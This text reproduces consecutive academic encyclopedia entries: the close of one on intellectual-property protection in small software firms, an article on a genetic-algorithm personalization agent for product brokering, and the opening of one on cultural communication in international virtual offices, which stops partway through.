Finally, in the internalisation phase, the experiences of the production process are internalised. In the combination phase the new invention should be described in a form that is fairly easy to communicate to allow efficient internalisation and knowledge accumulation. Explicit knowledge is used in the production process where new tacit knowledge emerges. Learning by doing characterises the internalisation phase. In the internalisation process the know-how of the individuals accumulates and becomes a valuable asset of the enterprise. The tacit knowledge needs to be socialised again with the other members of the organisation in the socialisation phase to start the new spiral of knowledge creation.

FUTURE TRENDS

The investigation of SMEs in the software business supports the argument that IP protection has differing characteristics at the different phases of software development. This section challenges the management of small software enterprises to enhance the IP protection in knowledge management. Several questions arise in the analysis of the IP protection in software enterprises:

- Do patents protect IP in the case of small software enterprises or are they just bargaining tools?
- Does the fast innovation cycle allow a sufficient level of protection?
- What kind of IP protection strategy is the most efficient in small software enterprises?

The management of small software enterprises has to make decisions about these issues to maximise the profits of the enterprise.

Originally, patents were supposed to be an important incentive for research and development and were considered a necessary precondition for science and technology to progress. The patents should provide an incentive to individuals by offering protection and material reward for their marketable inventions, and thus foster the distribution of inventions, ensuring that the quality of human life is continuously enhanced (Blind & Thumm, 2004). The original concept of patenting has, however, become of secondary importance. The most important reasons for patenting include better financing options and a stronger negotiating position.

Informal protection methods such as secrecy, lead time, and technical protection turn out to be the most important protection strategies. They can be easily included in the strategic plans of organisations (Kettunen, 2005, 2006). This finding is consistent with the results of other studies showing that patents are of minor importance compared to the other means of protection (Arundel, 2001; Blind & Thumm, 2004; Cohen, Nelson, & Walsh, 2000). The pressure for changes of the patenting legislation will increase in the future. An even more important challenge in the future will be that the importance of information security management will increase.

CONCLUSION

Efficient knowledge sharing prevents the development of closed knowledge pools and protects an enterprise from sudden loss of IP if the key employee is leaving the enterprise. Therefore efficient knowledge sharing protects IP but on the other hand supports the creation of innovations. Knowledge is often fragmented and there are no overlaps in the knowledge structure in small knowledge intensive enterprises where products are based to a large extent on special know-how. Therefore efficient knowledge sharing and acquisition are crucial. According to the results of the study, the most valuable assets of small software enterprises are rapid innovation creation, flexibility, and response to the needs of customers.

Even though the knowledge creation cycle of knowledge management is widely understood, it provides an innovative approach to analyse IP protection and its relation to the creation of innovations in the context of software development in small enterprises. It also provides a useful framework to identify the critical phases in innovation creation and IP protection. The results of the study support the argument that IP protection should be actively taken into account in knowledge management and in the innovation creation of enterprises.

Most software enterprises use patent protection, but their managers think that patenting is of little importance or in some cases is useless. The managers perceive that informal methods such as technical protection, secrecy, and creating lead times provide a better level of protection for their innovations than formal methods. It appears that formal and informal methods have different roles in IP protection. While the aims of informal methods are proactive and in some cases they also improve efficiency through efficient information sharing and codification, the role of formal methods is mainly reactive. None of the respondents pointed out that they were gaining a monopoly situation in the market by patenting. Even the motive of preventing competitors from copying their innovations is of little or no importance.

REFERENCES

Andersen, B., & Striukova, L. (2001). *Where value resides: Classifying measuring intellectual capital and intangible assets*. Birkbeck: University of London.

Arundel, A. (2001). The relative effectiveness of patents and secrecy for appropriation. *Research Policy*, *30*(4), 611-624.

Bechina, A. (2006). Knowledge sharing practices: Analysis of a global Scandinavian consulting company. *Electronic Journal of Knowledge Management*, *4*(2), 109-116.

Blackburn, R.A. (1998). *Intellectual property and the small and medium enterprise*. London: Kingston University.

Blind, K., & Thumm, N. (2004). Interrelation between patenting and standardisation strategies: Empirical evidence and policy implications. *Research Policy*, *33*(10), 1583-1598.

Bruun, N. (2003, November 10-12). *Strategic use of patenting/publishing*. Paper presented at the Patinnova & Epidos Annual Conference 2003, Luxembourg. Helsinki: IPR University Center.

Cohen, W.M., Nelson, R.R., & Walsh, J.P. (2000). *Protecting their intellectual assets: Appropriability conditions and why U.S. manufacturing firms patent (or not*) (NBER Working Paper 7552). Cambridge, MA.

Coleman, R., & Fishlock, D. (1999). *Conclusions and proposals for action arising from the intellectual property research programme*. London: Economics & Social Research Council (ESRC)/The Department of Trade and Industry and the Intellectual Property Institute.

Kahin, B. (2003). Information process patents in the U.S. and Europe: Policy avoidance and policy divergence. *First Monday*, *8*(3). Retrieved March 1, 2007, from http://www.firstmonday.org/issues/issue8_3/kahin/index.html

Kettunen, J. (2005). Implementation of strategies in continuing education. *The International Journal of Educational Management*, *19*(3), 207-217.

Kettunen, J. (2006). Strategies for the cooperation of educational institutions and companies in mechanical engineering. *The International Journal of Educational Management*, *20*(1), 19-28.

Kitching, J., & Blackburn, R. (1998). Intellectual property management in the small and medium enterprise (SME). *Journal of Small Business & Enterprise Development*, *5*(4), 327-335.

Miles, I., Andersen, B., Boden, M., & Howells, J. (2000). Service production and intellectual property. *International Journal of Services Technology and Management*, *1*(1), 37-57.

Mogee, M.E., & Reston, V. (2003). *Foreign patenting behaviour of small and large firms: An update*. Restron, Virginia: SBA.

Takeuchi, H., & Nonaka, I. (2004). *Hitotsubashi on knowledge management*. Singapore: John Wiley & Sons.

KEY TERMS

Combination Phase: The new knowledge is combined with the other explicit knowledge of the organisation in the combination phase of knowledge creation.

Explicit Knowledge: Explicit knowledge is easy to communicate. It can be described, for example, in written documents, tapes, and databases.

Externalisation Phase: The externalisation phase transforms the tacit knowledge into explicit knowledge so that it can be communicated.

Intellectual Property Protection: Intellectual property (IP) comprises the knowledge, skills, and other intangible assets which can be converted to a competitive advantage. Because intellectual property can take diverse forms, SMEs adopts different, formal, and/or informal methods to protect it.

Intellectual Property Rights (IPRs): IPRs are assets that are protected by legal mechanism. IPRs provide protection that is granted by national intellectual property rights legislation.

Internalisation Phase: The explicit knowledge created in an organisation is internalised in this phase. Learning by doing characterises the emergence of tacit knowledge in this phase.

Knowledge Management: Knowledge management is a term applied to techniques used for the systematic collection, transfer, security, and management of information within organisations, along with systems designed to assist the optimal use of that knowledge.

Socialisation Phase: Socialisation is a process of sharing experiences and creating tacit knowledge as shared mental models and technical skills.

Tacit Knowledge: Tacit knowledge consists of the culture of an organisation and in the skills, habits, and informal decisions of individuals.

Intelligent Personalization Agent for Product Brokering

Sheng-Uei Guan
Brunel University, UK

INTRODUCTION

A good business to consumer environment can be developed through the creation of intelligent software agents (Guan, Zhi, & Maung, 2004; Soltysiak & Crabtree, 1998) to fulfill the needs of consumers patronizing online e-commerce stores (Guan, 2006). This includes intelligent filtering services (Chanan, 2001) and product brokering services (Guan, Ngoo, & Zhu, 2002) to understand a user's needs before alerting the user of suitable products according to his needs and preference.

We present an approach to capture user response toward product attributes, including nonquantifiable ones. The proposed solution does not generalize or stereotype user preference but captures the user's unique taste and recommends a list of products to the user. Under the proposed approach, the system is able to handle the inclusion of any unaccounted attribute that is not predefined in the system, without reprogramming the system. The system is able to cater to any unaccounted attribute through a general description field found in most product databases. This is useful, as hundreds of new attributes of products emerge each day, making any complex analysis impossible. In addition, the system is selfadjusting in nature and can adapt to changes in user preference.

BACKGROUND

Although there is a tremendous increase in e-commerce activities, technology in enhancing consumers' shopping experience remains primitive. Unlike real life department stores, there are no sales assistants to aid consumers in selecting the most appropriate product for users. Consumers are further confused by the large options and varieties of goods available. Thus, there is a need to provide on top of the provided filtering and search services (Bierwirth, 2000) an effective piece of software in the form of a product brokering agent to understand their needs and assist them in selecting suitable products.

A user's interest in a particular product is often influenced by the product attributes that range from price to brand name. This research classifies attributes as accounted, unaccounted, and detected. The same attributes may also be classified as quantifiable or nonquantifiable attributes.

Accounted attributes are predefined attributes that the system is specially customised to handle. A system may be designed to capture the user's choice in terms of price and brand name, making them accounted attributes. *Unaccounted attributes* have the opposite definition, and such attributes are not predefined in the ontology of the system (Guan & Zhu, 2004). The system does not understand whether an unaccounted attribute represents a model or a brand name. Such attributes merely appear in the product description field of the database. The system will attempt to detect the unaccounted attributes that affect the user's preference and consider them as *detected attributes*. Thus, detected attributes are unaccounted attributes that are detected to be vital in affecting the user's preference.

Quantifiable attributes contain specific numeric values (e.g., hard disk size) and thus their values are well defined. Nonquantifiable attributes, on the other hand, do not have any numeric values and their valuation may differ from user to user (e.g., brand name).

Related Work

User preference is an important concept in predicting customer behaviors and recommending products in personalised systems. Preference is the concept that relates a person to a target item that contains several kinds of attributes. Formalised preference models include positive and negative preference (Jung, Hong,

& Kim, 2002). Preferred items are known as positive preference, and nonpreferred items are known as negative preference.

A lot of research has targeted tracking customer preference in order to provide more customised recommendations. In the article by Guo, Miller, and Weinhardt (2003), agents operate on behalf of customers in e-commerce negotiations. The agents retrieve the required information about their customer's preference structures. In other research, Shibata, Hoshiai, Kubota, and Teramoto (2002) proposed an approach in which autonomous agents can learn customer-preference by observing the customer's reaction to contents recommended by agents. An intelligent preference tracking research done by Guan et al. (2002) made use of genetic algorithm-/ontology-based product brokering agents targeting m-commerce applications. The GA was used to tune parameters for tracking customer preference.

One of the main approaches to handle quantifiable attributes is to compile these attributes and assign weights representing their relative importance to the user (Guan et al., 2002; Zhu & Guan, 2001). The weights are adjusted to reflect the user's preference.

Much research aimed at creating an interface to understand user preference in terms of nonquantifiable attributes. This represents a more complex problem, as attributes are highly subjective with no discrete quantity to measure their values. Different users will give different values to a particular attribute. "MARI" (multi-attribute resource intermediary) (MARI) proposed a "word of mouth approach" to solve this problem. The project split users into general groups and estimated their preference to a specific set of attributes through the group the user belongs to. Another approach in handling nonquantifiable attributes involves requesting the user specifically for the preferred attributes. Shearin and Liberman (2001) provided a learning tool for the user to explore his preference before requesting him to suggest desirable attributes.

Most related approaches mentioned above can only identify specific tangible product attributes of interest to customers. In fact, many recommendation systems are not dynamic and flexible enough to adapt to the customer's unrecorded preference or preference changes. The attributes they are able to handle are hard-coded into the system and the consequence is that they are not able to handle attributes that lie beyond the predefined list. However, the list of product attributes is often large, possibly infinite. The approach used in related research may not be able to cover all the attributes, as they need to classify them into the ontology.

INTELLIGENT USER PREFERENCE DETECTION

The proposed approach attempts to capture user preference on the basis of two quantifiable accounted attributes, Price and Quality. It incrementally learns and detects any unaccounted attribute that affects the user's preference. If any unaccounted attribute is suspected, the system attempts to come up with a list of highly suspicious attributes and verify their importance through a genetic algorithm (Haupt & Haupt, 1998). Thus vital attributes that are unaccounted for previously will be considered. The unaccounted attributes are derived from the general description field of a product. The approach is therefore generic in nature, as the system is not restricted by the attributes it is designed to cater to.

Overall Procedure

As the system is able to incrementally detect the attributes that affect user preference, it first retrieves any information captured regarding the user from some previous feedback and generates a feedback in the form of a list of products for the user to rank and attempts to investigate the presence of any unaccounted attribute affecting the user's preference. The system will compile a list of possible attributes that are unaccounted for by analyzing the user feedback and ranking them according to their suspicion levels. The most suspicious attributes and any information captured from previous feedback are then verified through a genetic algorithm. If two cycles of feedback are completed, the system attempts to detect any quantifiable attributes that are able to form a generic group of attributes. The system finally optimizes all information accumulated by a genetic algorithm and recommends a list of products for the user according to the preference captured.

Tangible Score

In our application, we consider two quantifiable attributes, price and quality, as the basis in deriving the tangible score. The effect of these two attributes is always accounted for. The equations to derive this score are shown in (1)-(3).

$$\text{Score}_{\text{PriceCompetitive}} = \text{PrefWeight} * (\text{MaxPrice} - \text{Price}) / \text{MaxPrice} \quad (1)$$

$$\text{Score}_{\text{Quality}} = (1.0\text{-PrefWeight}) * \text{Quality} \quad (2)$$

Equation (1) measures the price competitiveness of the product. PrefWeight is the weight or importance the user places on price competitiveness as compared to quality with values ranging from 0 to 1.0. A value of 1.0 shows that 100% of the user's preference is based on price competitiveness. A product with a price close to the most expensive product will have a low score in terms of price competitiveness and vice versa.

Equation (2) measures the score given to quality. The quality attribute measures the quality of the product and takes a value ranging from 0.0 to 1.0. The value of "1.0 – PrefWeight" measures the importance of quality to the user. The final score given to tangible attributes are computed by adding equation (1) and (2), as shown in equation (3) below.

$$\text{TangibleScore} = \text{Score}_{\text{PriceCompetitive}} + \text{Score}_{\text{Quality}} \quad (3)$$

Modification Score for Detected Attributes

The modification score is the score assigned to all detected attributes by the system. These detected attributes are previously unaccounted attributes but had been detected by the system to be a vital attribute in the user's preference. These include all other attributes besides price and quality. As these attributes may not have a quantifiable value, the score is taken as a factor of the tangible score derived earlier. The modification score is as shown in equation (4) whereby the modification factor K is introduced.

$$\text{Modification Score} = \sum_{i=1}^{NoOfAttributes} (K_i - 1) * TangibleScore \quad (4)$$

The values of each modification factor K ranges between 0.0 and 2.0. A value of K is assigned for each newly detected attribute (e.g., each brand name will have a distinct value of K). The modification factor K takes a default value of 1.0 that gives a modification score of 0. Such a situation arises when the detected attribute does not affect the user's choice. When $K<1.0$, we will have a negative or penalty score for the particular attribute. This will take place when the user dislikes products from a certain brand name or other detected attributes. When $K>1.0$ we will have bonus score to the attributes and it takes place when the user has special positive preference toward certain attributes. By using a summation sign as shown in equation (4), we are considering the combined effects of all the attributes that are previously unaccounted by the system.

With all new attributes captured, the final score for the product is as shown below in equation (5) as the summation of tangible and modification scores.

$$\text{Final Score} = \text{TangibleScore} + \text{Modification Score} \quad (5)$$

A Ranking System for User Feedback

As shown in equations (1) and (2) earlier, there is a need to capture user's preference in terms of the PrefWeight in equation (1) and the various modification factor K in equation (4). The system requests the user to rank a list of products as shown in Figure 1. The user is able to rank the products according to his preference with the up and down button and submit when done. The system makes use of this ranked list to assess a best value for PrefWeight in equations (1) and (2). In a case whereby no unaccounted attributes affect the user's feedback, the agents will be evolved along the PrefWeight gradient to optimize a value for the PrefWeight.


Fitness of Agents

The fitness of each agent depends on the similarity between the agent's ranking of the product and the ranking made by the user. It reflects the fitness of agents in capturing the user's preference.

Unaccounted Attribute Detection

To demonstrate the system's ability to detect unaccounted attributes, the ontology contains only price and quality, while all other attributes are unaccounted for and remain to be detected, if they are vital to the user. These unaccounted attributes include nonquantifi-

Figure 1. Requesting the user to rank a list of products



able attributes that are subjective in nature (e.g., brand name). The unaccounted attributes can be retrieved by analyzing the description field of a product database, thus allowing new attributes to be included without the need of change in ontology or system design.

The system firstly goes through a detection stage where it comes up with a list of attributes that affect the user's preference. These attributes are considered as unaccounted attributes, as the system has not accounted for them during this stage. A *"confidence score"* is assigned to each attribute according to the possibility of it being the governing attribute influencing the user's preference.


The system requests the user to rank a list of products and analyse the feedback according to the process, as shown in Figure 2. The agents attempt to explain the rankings by optimizing the PriceWeight value and various *K* values. The fittest agent gives each product a score.

The system loops through the 10 products that are ranked by the user and compare the score given to products. If the user ranks a product higher than another, this product should have a higher score than a lower ranked product. However, if the agent awards a higher score to a product ranked lower than another (e.g., product ranked 2nd has higher score than 3rd), the product is deemed to contain an unaccounted attribute causing an illogical ranking. This process will be able to identify all products containing positive unaccounted attributes that the user has preference for.

The next step is to identify the unaccounted attributes inside these products that give rise to such illogical rankings. The products with illogical rankings are tokenised. Each word in the product description field is considered as a possible unaccounted attribute affecting the user's preference. Each of the tokens is considered as a possible attribute affecting the user's taste. The system next will analyse the situation and modify the Confidence Score according to the cases, as shown below.

1. The token appears in other products and shows no illogical ranking: deduction of points.
2. The token appears in other products and shows illogical ranking: Addition of points.

Figure 2. Process identifying products with illogical



The design above only provides an estimate on the confidence points according to the two cases described and may not be 100% reliable.

Confirmation of Attributes

Attributes captured in previous feedbacks may be relevant in the current feedback, as the user may choose to provide more than 1 set of feedback. The system thus makes a hypothesis that the user's preference is influenced by attributes affecting him in previous feedbacks if available and 8 other new attributes with the highest confidence score. The effect of these attributes on the user's preference is verified next.

Each agent in the system estimates the user's preference by randomly assigning a modification factor (or "*K*" value) for each of the 8 attributes with a high confidence score. Attributes identified to be positive are given *K* values greater than 1.0, while negative attributes have *K* values less than 1.0. The *K* values and PrefWeight are optimised by a genetic algorithm to improve the fitness level of the agents.

Optimisation Using Genetic Algorithm

The status of detected attributes perceived by the agents and the most suspicious attributes should be verified here. The PrefWeight and various *K* values will be optimised here to produce maximum agent fitness. As this represents a multidimensional problem with each new *K* value introducing a new dimension, we optimise using a genetic algorithm that converts the attributes into binary strings. The agents evolve under the genetic algorithm to optimize the fitness of each agent. The PrefWeight and various *K* values are optimised in this algorithm. The attributes of each agent are converted into a binary string, as shown in Figure 3, and each binary bit represents a chromosome.

An Incremental Detection System and Overall Feedback Design

The system takes an incremental detection approach in understanding user preference and the results show success in analyzing a complex user preference situation. The system acknowledges that not all vital attributes may be captured within one set of feedback, and thus considers the results of previous sets. The attributes that affect a user's preference in one feedback become the prime candidates in the next set of feedback. In this way, the attributes that are detected are preserved and verified while new unaccounted attributes are being detected, allowing the software agents to incrementally learn about the attributes that affect the user's prefer-

Figure 3. Chromosome encoding





Figure 4. One set of feedback consisting of 2 feedback cycles



ence. Every set of feedback contains two feedback cycles, as shown in Figure 4.

Both feedback cycles attempt to detect the presence of any unaccounted attributes. In addition, the 1st cycle deletes any attributes that are passed from previous feedbacks and are no longer relevant. These attributes should have a *K* value of 1.0 after we apply the genetic algorithm discussed earlier. Any controversial attributes detected by the 1st cycle will be clarified using the 2nd feedback cycle.

Simulation and Evaluation

A prototype was created to simulate the product broker. A program was written and run in the background to simulate a user. This program is used to provide feedback to the system and ranks the list of products on behalf of a simulated user who is affected by price and quality, as well as a list of unaccounted attributes. The system is also affected by some generic groups of quantifiable attributes. It was observed that the performance of the system is closely related to the complexity of the problem. The system incrementally detected attributes affecting the user's preference and in the cases shown, the gap in performance was negligible.

The system also demonstrated its ability to adapt to changes in consumer preference. This is important when multiple sets of feedback are involved as the user's preference may vary between feedback cycles. It also demonstrated the system's ability to correct its own mistakes and search for a better solution.

FUTURE TRENDS

The current system generated user feedbacks to clarify suspicious attributes. However, more than half of the feedbacks were generated in random to increase the chances of capturing new attributes. These random feedbacks were generated with products of different brand names having equal chances of being selected to add the variety of the products used for feedbacks. This could be improved by generating feedbacks to test certain popular attributes to increase the detection capabilities.

The future trends of research in personalization agents include but are not limited to: scalable approach to user preference tracking, real-time user preference tracking, and generic user preference tracking.

CONCLUSION

In this article, we demonstrated a solution in the handling of previously unaccounted attributes without the need of change in the ontology or database design. The results showed that the system designed is indeed capable of understanding the user's needs and preferences even when previously unknown or unaccounted attributes were present. The system is also able to handle the presence of multiple unaccounted attributes and classify quantifiable attributes into a generic group of unaccounted attributes. In addition, the system demonstrated the power of incremental detection of unaccounted attributes by passing the detected attributes from within 1 feedback to the other.

REFERENCES

Bierwirth, C. (2000). *Adaptive search and the management of logistic systems: Base models for learning agents.* Kluwer Academic.

Chanan, G., & Yadav, S.B. (2001). A conceptual model of an intelligent catalog search system. *Journal of Organizational and Electronic Commerce, 11*(1), 31-46.

Guan, S.-U. (2006). Virtual marketplace for agent-based electronic commerce. In S. Dasgupta (Ed.), *Encyclopedia of Virtual Communities and Technologies* (pp. 539-546). Hershey, PA: Idea Group.

Guan, S.-U., Ngoo, C.S., & Zhu, F. (2002). HandyBroker—An intelligent product-brokering agent for m-commerce applications with user preference tracking. *Electronic Commerce and Research Applications, 1*(3-4), 314-330.

Guan, S.-U., & Zhu, F. (2004). Ontology acquisition and exchange of evolutionary product-brokering agent. *Journal of Research and Practice in Information Technology, 36*(1), 35-46.

Guan, S.-U., Zhu, F., & Maung, M.T. (2004). A factory-based approach to support e-commerce agent fabrication. *Electronic Commerce and Research Applications, 3*(1), 39-53.

Guo, Y.T., Müller, J.P., & Weinhardt, C. (2003). Elicitation of user preferences for multi-attribute negotiation. In *Proceedings of the Second International Joint Con-*

ference on Autonomous Agents and Multiagent Systems (pp. 1004-1005), Melbourne Australia.

Haupt, R.L., & Haupt, S.E. (1998). *Practical genetic algorithm*. John Wiley & Sons.

Jung, S.J., Hong, J.H., & Kim, T.S. (2002). A formal model for user preference. In *Proceedings of the IEEE International Conference on Data Mining* (pp. 235-242).

Shearin, S., & Lieberman, H. (2001). Intelligent profiling by example. In *Proceedings of the International Conference on Intelligent User Interfaces* (vol. 1, pp. 145-151), Santa Fe, NM, USA.

Shibata, H., Hoshiai, T., Kubota, M., & Teramoto, M. (2002). Agent technology recommending personalized information and its evaluation. In *Proceedings of the 2nd International Workshop on Autonomous Decentralized System* (pp. 176-183).

Soltysiak, S., & Crabtree, B. (1998). Automatic learning of user profiles: Towards the personalization of agent services. *BT Technology Journal*, *16*(3), 110-117.

Zhu, F.M., & Guan, S.-U. (2001). Evolving software agents in e-commerce with gp operators and knowledge exchange. In *Proceedings of the 2001 IEEE Systems, Man and Cybernetics Conference*.

KEY TERMS

E-Commerce: Consists primarily of the distributing, buying, selling, marketing, and servicing of products or services over electronic systems such as the Internet and other computer networks.

Genetic Algorithms: Inspired by evolutionary biology, genetic algorithms are a particular class of evolutionary algorithms that use techniques such as inheritance, mutation, selection, and crossover in problem solving.

Ontology: The study of being or existence. It defines entities and their relationships within a certain framework.

Personalisation Agent: A software agent that is capable of learning and responding to user needs.

Product Broker: A product broker is a party that mediates between a buyer and a seller some specific product.

Software Agent: A piece of software that acts on behalf of a user in carrying out specific tasks specified by the user.

User Feedback: Refers to the response from the user to specific prompts or messages given by the system.

Interacting Effectively in International Virtual Offices

Kirk St.Amant
East Carolina University, USA

INTRODUCTION

Communication technologies are continually changing ideas of the "office." One of the most interesting of these developments is the virtual office—a setting where individuals in different places use online media to collaborate on projects. Recent trends, furthermore, indicate knowledge workers will become increasingly involved in international virtual offices (IVOs) where they interact with coworkers in different countries. Such environments, however, can intensify problems related to cultural communication expectations. Employees must therefore understand how cultural factors can affect online discourse if they wish to work successfully in IVOs. This essay examines three IVO-related problem areas: contact, status, and language.

BACKGROUND

Perceived Advantages

One interesting aspect of virtual offices is the speed with which organizations are adopting them (McCloskey & Weaver, 2001; Pinsonneault & Boisvert, 2001). A major factor behind this trend is that such workplaces offer:

- Increased flexibility and quicker responsiveness (Scuhan & Hayzak, 2001)
- Better information sharing and improved knowledge management (Ruppel & Harrington, 2001)
- Reduced absenteeism
- Increased employee loyalty
- Improved productivity (Pinsonneault & Boisvert, 2001)

These factors also make virtual offices excellent mechanisms for knowledge-based tasks that benefit from effective information exchanges (Belanger, 1999; Ruppel & Harrington, 2001). Interested organizations, however, must also consider the effects globalization could have on such environments.

Intercultural Environments

The interest in virtual offices is occurring at a time when more nations are gaining online access. The governments of India and China, for example, have adopted strategies to increase their respective numbers of online connections markedly (Pastore, 2004; Section IV, 2003). At the same time, different public and private organizations have undertaken initiatives to increase online access in Africa and in Latin America (Kalia, 2001; Tapping in to Africa, 2000; Tying Latin America together, 2001). Additionally, the number of individuals going online in Eastern Europe is growing rapidly and has made the region a hub for software-based outsourcing (Goolsby, 2001; New geography, 2003; Weir, 2004).

This increased global access provides quick and easy connections to relatively inexpensive yet highly skilled technical workforces (Baily & Farrell, 2004; New geography, 2003). This situation has prompted some companies to explore international virtual offices (IVOs) in which individuals located in different nations use online media to collaborate on projects. These IVOs can lower product cost and a shorter production time (New geography, 2003). Yet this situation creates challenges related to cultural communication expectations.

Intercultural Communication

Cultural groups can have differing expectations of what constitutes an appropriate method for exchanging information. Such variations can even occur between individuals from the same linguistic background (Driskill, 1996; Weiss, 1998). Individuals from different cultures can use different strategies for presenting information, and such expectations can occur at various levels involving everything from the organization of reports to the implications associated with certain words (Hofstede, 1997; Li & Koole, 1998; Ulijn & Strother, 1995). Moreover, Jan M. Ulijn's (1996) research findings indicate individuals judge the effectiveness of a message according to the communication expectations of their native culture, even when that message is written in another language.

While relatively little has been written on how cultural factors could affect IVOs, some research indicates differing cultural communication expectations can lead to miscommunication in online exchanges (see St. Amant, 2002). Today's employees must therefore understand how cultural factors could affect online exchanges if they wish to participate successfully in IVOs. These employees also need to develop strategies to address such factors when interacting in IVOs.

MAIN FOCUS OF THE ARTICLE

Three central areas related to information exchange in IVOs are:

1. Making contact
2. Status and communication expectations
3. Use of a common language

Such aspects are often overlooked within the greater context of online work interactions. These three factors, however, could cause cross-cultural communication problems if not addressed. This section overviews each problem area and provides strategies for mitigating such problems.

Area 1: Making Contact

Successful international online interactions are based on contact because it is essential to exchange information and materials among parties. Making contact requires all parties to have similar understandings of how and when exchanges should occur. Yet cultures can have varying expectations of how and when contact should be made.

To begin, cultural groups can have different expectations of the exigency associated with a particular medium. Many Americans, for example, believe e-mails merit quick response. In Ukrainian culture, however, face-to-face communication is often valued over other interactions, especially in business settings (Richmond, 1995). Thus, e-mail to Ukrainian coworkers might not receive as rapid a response as American counterparts might like (Mikelonis, 1999). If the American counterpart needs this information to complete a task, that process would be slowed by such delayed responses.

Another factor affecting contact is when one can contact international coworkers. Many Americans, for example, expect to be able to contact coworkers or clients between 9:00 a.m. and 5:00 p.m. during the work week. In France, however, offices often close for two hours for the traditional lunch period (generally from noon to 2:00 p.m. or 1:00–3:00 p.m.), and such situations could cause unexpected and problematic delays in contacting colleagues (Weiss, 1998).

Similarly, most Americans think of vacations in terms of 2 or 3 weeks, and during the height of the summer vacation season, someone is often in the office to answer the phones. In France, however, businesses often close for 4–6 weeks during the summer while all employees are on vacation (Weiss, 1998). In these cases, no one may be available to respond to e-mails or transmit information.

Additionally, the meaning individuals associate with certain terms can affect information exchanges in IVOs. The meanings of "today," "yesterday," and "tomorrow," for example, are context dependent and can create problems in international exchanges. If, for example, a worker in the United States tells a Japanese colleague she needs a report by "tomorrow," does the sender mean tomorrow according to her time (which could be "today" in Japan) or tomorrow according to Japanese time (which could be two days from when the message was sent)?

To avoid such problems, individuals can adopt certain strategies for interacting with international colleagues:

- **Agree upon the primary medium for exchanging information and establish expectations for when responses can be sent via that medium.** Individuals participating in IVOs need to agree upon the best medium for contacting others when a quick response is essential. For example, should e-mail be the primary medium for quick exchanges? If so, how often should participants be expected to check e-mail during the day, and how quickly should all parties respond to urgent e-mails? Additionally, all parties should understand on how international time factors might affect when individuals can send and respond to messages.

- **Establish a secondary method for making contact if the primary medium fails.** Certain circumstances could render a medium inoperative. In Ukraine, for example, what should individuals do if the primary method for making contact is e-mail, but a blackout happens at a critical time? The solution would be to establish a secondary source all parties can easily access (e.g., cell phones). In this way, backup plans prevent IVO activities from slowing or stopping due to unforeseen developments.
- **Establish a context for conveying time-specific information.** To avoid miscommunication related to time differences, IVO participants should never use relative date references (e.g., "tomorrow" or "yesterday"). They should instead provide the day and the date ("Monday, October 4") as well as additional context according to the recipient's time frame (e.g., "Netherlands time"). For example, tell a Dutch colleague information is needed by "Monday, Oct 4 16:00 Netherlands time." Such specific contexting restricts interpretations and facilitates the transfer of information.

By following these steps, employees in IVOs can increase their chances of contacting overseas coworkers and receiving timely responses.

Area 2: Status and Communication

Some cultures permit flexibility to circumvent official channels to achieve a goal. In America, for example, a person with a good idea might be able to present that idea directly to a division manager instead of having to route that idea through an immediate supervisor. In other cultures, however, structures are more rigid, and employees must use formal channels to see results. In such systems, bypassing standard processes to contact higher status individuals is considered inappropriate. Such breaches, moreover, could be something as simple as sending an e-mail to someone at a higher corporate level—a practice not uncommon in nations such as the United States.

Hofstede (1997) dubbed this notion of how adamantly different cultures adhered to a hierarchical system of status and formality as *power distance*. In general, the higher the degree of power distance, the less permissible it is for subordinates to interact with superiors, and the greater the degree of formality expected when such parties interact. Conversely, the lower the power distance, the greater the chances subordinates might interact with superiors and the less important formality tends to be.

IVOs can create situations that conflict with such systems because online media remove many nonverbal cues individuals associate with status and can contribute to the use of a more information tone in online exchanges (St. Amant, 2002). Individuals working in IVOs should therefore adopt certain practices that address culture and status:

- **Learn the hierarchical structure of the cultures with which one will interact.** Once individuals identify these systems, they should learn how closely members of that culture are expected to follow status roles. Additionally, cultures might have different expectations of if and how such structures can be bypassed. By learning these status expectations, IVO participants can better determine how quickly they can get a response to certain requests.
